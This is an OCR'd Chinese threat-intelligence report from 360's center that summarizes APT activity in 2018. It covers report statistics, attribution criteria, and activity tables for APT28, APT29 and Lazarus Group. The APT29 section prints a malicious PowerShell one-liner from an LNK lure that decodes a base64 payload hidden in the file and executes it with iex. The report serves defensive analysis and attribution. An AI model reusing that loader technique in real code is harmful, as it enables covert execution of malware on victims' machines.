APT

全球高级持续性威胁 2018年总结报告

360TI
威胁情报中心

2019年1月

序 言

Threat Actor（即威胁行为体），在威胁情报中用于描述实施网络攻击威胁的个人、团伙或组织以达到其恶意的动机和意图。

威胁行为体，是为了标记对实施网络威胁攻击的人、团伙或者组织而建立的虚拟实体。通常将攻击者或其实施的攻击行动赋予独有的代号，以便于从广泛的攻击活动中识别、区分归属于该攻击来源相关的并进行持续性的威胁活动跟踪。以攻击者的维度持续跟踪威胁活动，持续完善攻击者画像的拼图，能够更好的完成挖掘威胁攻击背后的动机，追溯攻击真实的来源，研究攻击技术的演变，提供更有效的安全防御策略。

结合 2018 年全年国内外各个安全研究机构、安全厂商披露的威胁活动，以及近几年来历史披露的高级持续性威胁活动，通常 APT 组织和网络犯罪组织的威胁尤为关注，其往往能够对行业、企业和机构造成更严重的影响，并且更加难于发现和防御。

APT 组织，通常具有国家或情报机构背景，或者专门实施网络间谍活动，其攻击动机主要是长久性的情报刺探、收集和监控，也会实施如牟利和破坏为意图的攻击威胁。APT 组织主要攻击的目标包括政府、军队、外交、国防外，也覆盖科研、能源以及国家基础设施性质的行业和产业。

网络犯罪组织主要以牟取经济利益而实施攻击活动，近年来，数个活跃的网络犯罪组织也呈现出明确的组织化特点，并且使用其自身特色的攻击工具和战术技术。网络犯罪组织对于如金融、银行、电子商务、餐饮零售等行业带来了巨大的资金损失和业务安全风险。

本报告是 360 威胁情报中心基于收集的公开威胁情报和内部产生的威胁情报数据，对 2018 年全年高级持续性威胁相关研究的总结报告，主要内容分成三个部分：

1） 高级持续性威胁背后的攻击者

结合全年国内外各个安全研究机构、安全厂商披露的高级威胁活动报告内容的统计分析，对 2018 年高级威胁类攻击态势进行总结。

2） 针对中国境内的 APT 组织和威胁

基于 360 威胁情报中心内部对多个针对中国境内的 APT 组织持续跟踪，包括海莲花、摩诃草、Darkhotel、蓝宝菇、毒云藤等组织都在 2018 年对中国境内目标机构和人员频繁实施攻击活动，这里对上述组织相关攻击活动进行回顾。

3） APT 威胁的现状和挑战

最后总结 APT 威胁的现状和应对 APT 威胁所面临的挑战，并对 APT 威胁的变化趋势进行合理的预测。

主要观点

- 网络间谍活动变得更加普遍化，这对高级持续性威胁活动的持续跟踪带来一些挑战。我们需要更加明确的区分和识别高级持续性威胁攻击，以及能够明确来源归属的攻击组织。而对于不能明确归属的 APT 威胁，需要依赖于持续的威胁跟踪和更多的数据证据佐证。
- APT 威胁的归属问题正在变得更加明显，其原因可能包括攻击者不断变化的攻击武器和使用更加匿名化的控制基础设施，以及引入的 false flag 或刻意模仿的攻击战术技术，一些成熟而完善的公开渗透工具给攻击者带来了更好的选择。
- 2018 年，360 公开披露了两个新的针对中国境内的 APT 组织，以及多个针对中国境内频繁的 APT 威胁活动，可以看到随着我国在国际形势中的日益发展，地缘政治、外交形势等立场下高级持续性威胁将变得更加严峻。
- 2018 年多次曝光的在野 0 day 攻击的发现，展现了 APT 攻击者的技术能力储备和提升，威胁的攻击和防御变得更加白热化，APT 威胁的防御和响应的时效性变得尤为重要。
- 威胁攻击者也在发掘一些新的攻击方式，也包括使用了部分“陈旧而古老”的技术特性，绕过或逃避威胁检测机制从而实施攻击，结合目标人员的安全意识弱点往往也能够取得不错的攻击效果。

摘要

- 360 威胁情报中心在 2018 年监测到的高级持续性威胁相关公开报告总共 478 篇，其中下半年报告披露的频次和数量明显高于上半年。从公开报告的发布渠道统计来看，2018 年国内安全厂商加大了对高级威胁攻击事件及相关攻击者的披露频率，其中 360 来源披露的高级威胁类报告数量处于首位，并且明显超过其他安全厂商。

- 在对 APT 威胁攻击的持续跟踪过程中，通常会将明确的 APT 攻击行动或攻击组织进行命名，用于对攻击背后实际的攻击组织映射成一个虚拟的代号，以便更好的区分和识别具体来源的攻击活动。历史披露的明确的 APT 攻击组织至少有 80 个。

- 截至目前，360 威胁情报中心明确的针对中国境内实施攻击活动的，并且依旧活跃的 公开 APT 组织，包括海莲花，摩诃草，蔓灵花，Darkhotel，Group 123，毒云藤和蓝宝菇，其中毒云藤和蓝宝菇是 360 在 2018 年下半年公开披露并命名的 APT 组织。

- APT 威胁也不再是 APT 组织与安全厂商之间独有的“猫和老鼠”的游戏，还作为国家与国家之间博弈以及外交舆论层面的手段。例如美国司法部在 2018 年就多次公开指控了被认为是他国黑客成员对其本土的网络威胁活动，最为详细的就是指控朝鲜黑客 PARK JIN HYOK 历史涉及的攻击活动，而过去影子经纪人曝光的 NSA 网络武器库资料，维基解密曝光的 Vault 7 项目以及卡巴斯基披露的 Slingshot 攻击行动都被认为与美国本土情报机构有关。

关键词：APT、海莲花、毒云藤、蓝宝菇

目　　录

第一章　公开披露的全球高级持续性威胁 1

一、　数量和来源 1
二、　受害目标的行业与地域 2
三、　威胁攻击者 4

第二章　高级持续性威胁背后的攻击者 6

一、　活跃的国家背景组织 6
二、　值得关注的 APT 攻击者 9

第三章　针对中国境内的 APT 组织和威胁 18

一、　海莲花（APT-C-00） 18
二、　毒云藤（APT-C-01） 19
三、　蓝宝菇（APT-C-12） 20
四、　DARKHOTEL（APT-C-06） 22

第四章　APT 威胁的现状和挑战 23

一、　多样化的攻击投放方式 23
二、　ODAY 漏洞和在野利用攻击 26
三、　APT 威胁活动归属面临的挑战 27
四、　APT 威胁的演变趋势 28

总　结 29

附录 1　360 威胁情报中心 30

附录 2　360 追日团队（HELIOS TEAM） 31

附录 3　360 高级威胁应对团队 31

附录　参考链接 32

第一章　公开披露的全球高级持续性威胁

360 威胁情报中心在 2018 年持续对高级持续性威胁相关的公开报告进行收集，其中包括但不限于以下类型。

APT 攻击团伙报告、APT 攻击行动报告、疑似 APT 的定向攻击事件、和 APT 攻击相关的恶意代码和漏洞分析，以及我们认为需要关注的网络犯罪团伙及其相关活动。


国内外安全厂商、安全研究人员通常会对高级持续性威胁活动涉及的攻击团伙、攻击活动进行命名，并以"Actor / Group / Gang"等对威胁背后的攻击者进行称谓，其中包括了明确的 APT 组织，明确的网络犯罪团伙，以及暂时不太明确攻击者信息的攻击活动命名。

不同的安全厂商有时候会对同一背景来源的威胁进行不同的别名命名，这取决于其内部在最早跟踪威胁活动时的命名约定，所以往往需要根据威胁攻击的同一来源进行归类。

我们结合上述说明对自身收集渠道收集的公开报告内容进行分析，并从公开披露的信息中公布全球高级持续性威胁的态势情况。


一、　数量和来源

360 威胁情报中心在 2018 年监测到的高级持续性威胁相关公开报告总共 478 篇，其中下半年报告披露的频次和数量明显高于上半年。



从公开报告的发布渠道统计来看，2018 年国内安全厂商加大了对高级威胁攻击事件及相关攻击者的披露频率，其中 360 来源披露的高级威胁类报告数量处于首位，并且明显超过其他安全厂商。

从不同安全厂商披露的相关攻击者、攻击行动以及其中明确的 APT 组织数量来看，国内安全厂商也和国外主流安全厂商，如 Palo Alto Networks、卡巴斯基、趋势相差无几。在本报告的第二章中我们将介绍对 APT 组织定义的看法。




二、 受害目标的行业与地域


从公开披露的高级威胁活动中涉及目标行业情况来看(摘录自公开报告中提到的攻击目标所属行业标签)，政府、外交、军队、国防依然是 APT 攻击者的主要目标，这也与 APT 攻击的主要意图和目的有关，值得注意的是国家的基础性行业也正面临着高级威胁攻击的风险，如能源、电力、工业、医疗等。

而金融行业主要面临一些成熟的网络犯罪团伙的攻击威胁，如 MageCart、Cobalt Group 等等，其组织化的成员结构和成熟的攻击工具实现对目标行业的规模化攻击，这与过去的普通黑客攻击是完全不同的。除了针对金融、银行外，电子商务、在线零售等也是其攻击目标。

2018年公开高级威胁事件报告涉及行业分布情况




而高级威胁活动涉及目标的国家和地域分布情况统计如下图（摘录自公开报告中提到的受害目标所属国家或地域），可以看到高级威胁攻击活动几乎覆盖了全球绝大部分国家和区域。




三、 威胁攻击者

进一步对公开报告中高级威胁活动中命名的攻击行动名称、攻击者名称，并对同一背景来源进行归类处理后的统计情况如下，总共涉及 109 个命名的威胁来源命名。基于全年公开披露报告的数量统计，一定程度可以反映威胁攻击的活跃程度。



从上述威胁来源命名中，我们认为明确的 APT 组织数量有 53 个（在下一章将介绍我们对 APT 组织定义的看法），对 APT 组织相关披露报告数量统计如下。


2018年主要APT组织相关报告数量统计
70
60
50
40
30
20
10
0
APT28
Lazarus Group
Group 123
海莲花
Hades
MuddyWater
Darkhotel
摩诃草
APT29
Turla

第二章　高级持续性威胁背后的攻击者

APT 威胁，通常作为与地缘政治、情报活动意图下的网络间谍活动，实施长久性的情报刺探、收集和监控。实施 APT 攻击的攻击组织，通常具有国家、政府或情报机构背景，其拥有丰富的资源用于实施攻击活动。

在对 APT 威胁攻击的持续跟踪过程中，通常会将明确的 APT 攻击行动或攻击组织进行命名，用于对攻击背后实际的攻击组织映射成一个虚拟的代号，以便更好的区分和识别具体来源的攻击活动。

在对历史公开的 APT 威胁的研究过程中，我们发现对 APT 类威胁的大量命名，给实际的 APT 威胁归属问题的分析带来了困扰，需要更加明确的对实施 APT 攻击的攻击组织进行区分，并用于追溯真实的攻击组织实体。

我们结合部分公开对攻击组织的研究成果[2][3] （具体文档内容参见附录链接），提出我们对 APT 攻击组织的一些判别标准：

APT 组织实施的攻击行动具有明确的意图和目的，其表现在每次攻击活动的目标是针对性选择的，攻击最终达到的目标通常与地缘政治、情报活动等相符。

APT 组织实施的攻击活动不仅体现在时间跨度的长久，并且具备延续性，即可能针对多个不同的攻击目标群体和多次分阶段的攻击尝试。由于通常无法看到 APT 组织所有攻击活动的全貌，需要依赖于多个外部情报来源的作证。

APT 组织实施攻击的过程中使用了其特有的战术技术，并往往拥有其特有的攻击工具，即使在后续的攻击活动中攻击者可能选择变换其攻击的手法，但依然会保持过去的一些攻击特征。

在追溯 APT 组织的攻击活动过程中，能够明确追溯到攻击者所在的地域或找到对应真实攻击者身份的虚拟标识信息。

依据上述标准，我们认为历史披露的明确的 APT 攻击组织至少有 80 个。

一、　活跃的国家背景组织

在 2018 年中 360 威胁情报中心发布的高级持续性威胁报告中，我们按照区域性划分，介绍了部分 APT 攻击组织，例如 APT28、APT29、Lazarus Group 等，这些 APT 组织在下半年继续保持较为频繁的攻击活动并多次被安全厂商公开披露，我们在这里对其下半年的主要活动情况进行介绍。

（一） APT28

APT28 组织在下半年继续使用其 Zebrocy 恶意载荷对全球范围的政府、军队、外交领域的目标人员和机构实施网络间谍活动。

Zebrocy 是 APT28 专用的攻击工具集，主要目的是用作侦察(收集上传系统信息和截屏)和部署下一阶段的攻击载荷，其包含了.NET、AutoIT、Delphi、C++、PowerShell 和 Go 多种语言开发的形态。安全厂商也发现该组织使用新的攻击恶意代码 Cannon[64]，其使用邮件协议作为 C2 的通信方式。


APT28 组织下半年的主要攻击活动如下。

披露时间	披露来源	概述
2018.7.28	Security Affairs	APT28 组织对美国民主党参议员 Claire McCaskill 及其工作人员在 2018 年的竞选连任进行攻击的准备和尝试[65]
2018.9.27	ESET	ESET 发现 APT28 组织实现的 UEFI rootkit 攻击巴尔干半岛及中欧和东欧的政府组织。[66]
2018.10.4	Symantec	安全厂商对 APT28 在 2017-2018 年期间针对欧洲和南美的军队和政府目标攻击活动的披露。[67]
2018.11.20	ESET	ESET 发现 APT28 从 2018 年 8 月使用了两个新的 Zebrocy 攻击组件，并用于攻击中亚，东欧和中欧，针对大使馆、外交部、外交官[68]
2018.11.29	Accenture Security	APT28 组织被命名为 SNAKEMACKEREL 的攻击行动，英国和荷兰政府都公开将 SNAKEMACKEREL 活动归功于俄罗斯军事情报局（RIS）[69]
2018.12.12	Palo Alto Networks	安全厂商对 APT28 组织从 2018 年 10 月 17 日到 2018 年 11 月 15 日的多个用于鱼叉邮件攻击的恶意文档的总结分析，其文档作者或修订者的名称均为 Joohn [70]

表 1　APT28 组织在 2018 下半年公开披露的主要活动情况

（二） APT29

APT29 组织在 2018 年频繁实施对目标行业和人员的鱼叉式网络钓鱼活动[71][72]，包括针对美国的军事机构、执法、国防承包商、媒体公司、制药公司等。其实施鱼叉攻击用于投放恶意的 LNK 文件，其中利用了其组织特有的一种 LNK 文件格式的利用技术[73]。



其执行内嵌的 PowerShell 脚本命令，并从 LNK 文件附加的数据中解密释放恶意载荷和诱导的 PDF 文档文件。

```
1   $ptgt=0x0005e2be;$vcq=0x000623b6;$tb="ds7002.lnk";if (-not(Test-Path $tb))
    {$oe=Get-ChildItem -Path $Env:temp -Filter $tb -Recurse;if (-not $oe) {exit}
    [IO.Directory]::SetCurrentDirectory($oe.DirectoryName);}$vzvi=New-Object
    IO.FileStream $tb,'Open','Read','ReadWrite';$oe=New-Object byte[]($vcq-$ptgt);
    $r=$vzvi.Seek($ptgt,[IO.SeekOrigin]::Begin);$r=$vzvi.Read($oe,0,$vcq-$ptgt);$oe=
    [Convert]::FromBase64CharArray($oe,0,$oe.Length);$zk=[Text.Encoding]
    ::ASCII.GetString($oe);iex $zk;
```

（三） Lazarus Group（APT-C-26）

安全厂商对于 Lazarus Group 所属的攻击活动的区分开始变得不是特别的明确，部分安全厂商开始采用独立命名的组织名称来识别针对特定地域或者特定行业的攻击活动，我们在年中 APT 报告中也提及了 Lazarus Group 和一些子组织的命名与关系。

FireEye 也对其中经济动机的攻击活动归属为新的 APT 组织代号，即 APT38，该组织情况在文章后续会进行介绍。

这里列举了安全厂商披露的和 Lazarus Group 有关的攻击活动，或者疑似与其有关。

披露时间	披露来源	概述
2018.8.15	360	360 高级威胁应对团队披露了疑似该组织模仿开源交易软件“Qt Bitcoin Trader”开发了一款名为“Celas Trade Pro”的数字加密货币交易软件的攻击活动，并同时针对 Windows 和 Mac 平台。[74]
2018.8.24	Check Point	安全厂商发现命名为 Ryuk 的勒索软件的定向攻击，其与 HERMES 在代码上保持诸多相似，而 HERMES 归属 Lazarus [75]
2018.8.28	Securonix	Securonix 安全专家披露 Lazarus 对印度银行 Cosmos Bank 的攻击，其在 8 月 10 日-13 日造成了超过 9.4 亿卢比（1350 万美元）资金被盗取。[76]
2018.10.2	US-CERT	美国 DHS 发布 HIDDEN COBRA 针对 ATM 攻击的预警[77]
2018.11.20	Trend Micro	趋势科技披露 Lazarus 组织在 11 月份针对亚洲和非洲的 ATM 上的攻击，窃取了数百万美元。其也在 9 月对拉丁美洲的几家金融机构实施了攻击。[78]
2018.12.13	McAfee	安全厂商披露攻击行动 Operation Sharpshooter，针对全球的核，防御，能源和金融公司，其植入物疑似来自 Lazarus 的 Duuzer 后门代码[79]

表 2 Lazarus Group 组织在 2018 下半年公开披露的主要活动情况


二、 值得关注的 APT 攻击者

除了上述活跃的 APT 组织外，我们在这里还对其他多个值得关注的 APT 组织情况进行简要的介绍。

